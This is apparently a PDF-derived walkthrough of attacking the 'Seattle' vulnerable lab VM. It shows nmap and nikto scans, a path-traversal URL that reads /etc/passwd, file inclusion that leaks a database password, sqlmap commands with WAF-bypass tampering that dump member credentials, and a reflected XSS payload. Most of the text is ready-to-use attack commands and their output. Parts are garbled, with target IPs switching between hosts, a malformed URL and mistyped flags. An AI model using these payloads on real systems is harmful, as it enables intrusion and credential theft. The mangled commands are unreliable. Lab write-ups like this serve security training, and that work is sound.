
Scanning

At very first we will scan the machine using IP which we will get using IP a in the seattle machine. After getting the IP we will run a command for scanning using nmap.

Sudo nmap -sS -sV 10.0.2.14

```
| Kali® Kali | [~] | Sudo nmap -sS -sV 10.0.2.14 | [sudo] password for kali: Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 14:23 IST | Nmap scan report for 10.0.2.14 | Host is up (0.0024s latency). | Not shown: 999 filtered tcp ports (no-response) | PORT | STATE SERVICE VERSION | 80/tcp open http? | MAC Address: 08:00:27:AD:F7:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC) | Service detection performed. Please report any incorrect results at https://nmap.org/submit/. | Nmap done: 1 IP address (1 host up) scanned in 84.59 seconds
```

As it turns out, the Apache service is running on port 80 of the system. Other than that, we didn't encounter any results. Then let's connect to the IP address via HTTP. When we type the IP address into our browser and connect.



In the first stage, we can conclude that we need to go through this website, as we learned that only port 80 is open as a result of the port scanning process.

While I was taking a quick look at the site, I was intrigued by a link called Catalogue. When we click on this link, the web application offers us a link to download a pdf file.



Path Transversal

So after that we will write path of the passwd file which keeps user records on Linux systems.

So for that we will use command as-

http://10.0.2.14/download.php?item=../../../../../../etc/passwd

Som with this command a file will be downloaded name as passwd. That file contains data as-

```
admincontent.php
                                                                             ×
 1 root:x:0:0:root:/root:/bin/bash
 2 bin:x:1:1:bin:/bin:/sbin/nologin
 3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
 4 adm:x:3:4:adm:/var/adm:/sbin/nologin
 5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
 6 sync:x:5:0:sync:/sbin:/bin/sync
 7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
 8 halt:x:7:0:halt:/sbin:/sbin/halt
 9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 operator:x:11:0:operator:/root:/sbin/nologin
11 games:x:12:100:games:/usr/games:/sbin/nologin
12 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
13 nobody:x:99:99:Nobody:/:/sbin/nologin
14 apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
15 systemd-timesync:x:999:997:systemd Time Synchronization:/:/sbin/nologin
16 systemd-network:x:998:996:systemd Network Management:/:/sbin/nologin
17 systemd-resolve:x:997:995:systemd Resolver:/:/sbin/nologin
18 systemd-bus-proxy:x:996:994:systemd Bus Proxy:/:/sbin/nologin
19 dbus:x:81:81:System message bus:/:/sbin/nologin
20 abrt:x:173:173::/etc/abrt:/sbin/nologin
21 avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
22 webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
23 sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
24 squid:x:23:23::/var/spool/squid:/sbin/nologin
25 mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
26 tcpdump:x:72:72::/:/sbin/nologin
27 </div>
28 <div class="products-list"></div>
29
```

Now we will check our site with the tool name as nikto for that we have to use command in kali terminal as-nikto -h 10.0.2.14

h- stands for host as we know our host is 10.0.2.14



As result in nikto we can see that we there is paths known as admin so we will execute admin using-10.0.2.4/admin

Index of /admin

<u>Name</u>	Last modified	Size Description
Parent Directory		-
admin.php	2016-04-11 15:37	89
admincontent.php	2016-04-11 15:37	607
adminheader.php	2016-04-11 15:37	396
adminnav.php	2016-04-11 15:37	675

These are the files which are there in admin we can also download this file due to


Local File Inclusion vulnerability

Commands to be used to execute this vulnerability is-

http://10.0.2.14/download.php?item=../admin/admincontent.php

With this command only we can download different files for example

http://10.0.2.14/download.php?item=../config.php



It gives user root and pass Alexis*94 database= Seattle class= product list

According to the results of Nikto, php info is also

http://10.0.2.14/info.php

PHP Version 5.6.14 System Linux localhost.localdomain 4.2.3-300.fc23.x86_64 #1 SMP Mon Oct 5 15:42:54 UTC 2015 x86_64 **Build Date** Sep 30 2015 12:55:35 Apache 2.0 Handler Server API Virtual Directory Support disabled Configuration File (php.ini) Path /etc Loaded Configuration File /etc/php.ini Scan this dir for additional .ini files /etc/php.d/20-bzz.ini. /etc/php.d/20-calendarini. /etc/php.d/20-ctype.ini. /etc/php.d/20-curl.ini. /etc/php.d/20-exif.ini. /etc/php.d/20-fiz.ini. /etc/php.d/20-gettext.ini. /etc/php.d/20-fiz.ini. /etc/php.d/20-gettext.ini. /etc/php.d/20-ghz.ini. /etc/php.d/20-gettext.ini. /etc/php.d/20-ghz.ini. /e Additional .ini files parsed PHP API 20131106 PHP Extension 20131226 Zend Extension 220131226 Zend Extension Build API220131226.NTS **PHP Extension Build** API20131225.NTS Debug Build **Thread Safety** disabled Zend Signal Handling disabled Zend Memory Manager enabled Zend Multibyte Support disabled Pv6 Support **DTrace Support** enabled Registered PHP Streams https, ftps, compress.zlib, php, file, glob, data, http, ftp, compress.bzip2, phar Registered Stream Socket Transports tcp, udp, unix, udg, ssl, sslv3, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2 zlib.*, string.rot13, string toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, bzip2.*, convert.iconv.* Registered Stream Filters

SQL injection

Now for SQL injection firstly pass a request through burp

```
GET /details.php?prod=1&type=1 HTTP/1.1

Host: 10.0.2.15

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Referer: http://10.0.2.15/products.php?type=1

Connection: keep-alive

Cookie: level=1

Upgrade-Insecure-Requests: 1

Priority: u=0, i
```

I made a lot of attempts in the picture below, I searched for false-positive in the type section, but I couldn't find it, so I decided to look for it in the prod=1 argument. In such cases, we can suspect that it could be SQLi.

So now we will make a attack on prod not on type specifically

For that we will use SQL map for executing SQL injection

For very starting we will use this commands were u= user and -p= parameter -tamper is used for bypass WAF -dbs is for data base

SQL map -u "http://10.0.2.14V/details.php?prod=1&type=1" -p prod -- tamper=space2comment --random-agent --level 5 --risk 3 --dbs

```
Payload: prod=1 AND (SELECT 8690 FROM (SELECT(SLEEP(5)))MqwY)6type=1

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: prod=-9299 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×71626a7671,0×5a61724262474362615041624b73

[15:21:48] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:21:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 23
web application technology: Apache 2.4.16, PHP 5.6.14
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[15:21:48] [INFO] fetching database names
[15:21:48] [INFO] retrieved: 'information_schema'
[15:21:48] [INFO] retrieved: 'mysql'
[15:21:48] [INFO] retrieved: 'seattle'
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] mysql
[*] performance_schema
[*] mysql
[*] performance_schema
[*] seattle

[15:21:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.13'

[*] ending @ 15:21:48 /2025-08-25/
```

Now we get to know that we have 4 data bases an we will go for seattle for that we will use


sqlmap -u "http://10.0.2.13/details.php?prod=1&type=1" -p prod -tamper=space2comment --random-agent --level 5 --risk 3 -D seattle -tables

```
[15:28:54] [INFO] retrieved: 'tblProd
Database: seattle
[3 tables]


t tblBlogs |
| tblMembers |
| tblProducts |
```

After knowing tables we will go for members table

sqlmap -u "http://10.0.2.13/details.php?prod=1&type=1" -p prod -tamper=space2comment --random-agent --level 5 --risk 3 -D seattle -T tblMembers -columns




sqlmap -u "http://10.0.2.13/details.php?prod=1&type=1" -p prod -tamper=space2comment --random-agent --level 5 --risk 3 -D seattle -T tblMembers -C username,password --dump



Now you get the email and password for the website now you can login as admin.

After login you will see you can post new vlog can update account etc etc.



XSS

Now let's take a look at the blog section when we click on admin blogs here We see a get phrase like blog.php?author=admin and below it says admin.

I used xss payload in blog section and it appeared on the screen which explains that there is XSS vulnerability.

http://10.0.2.14/blog.php?author="\><script>alert(1)</script>

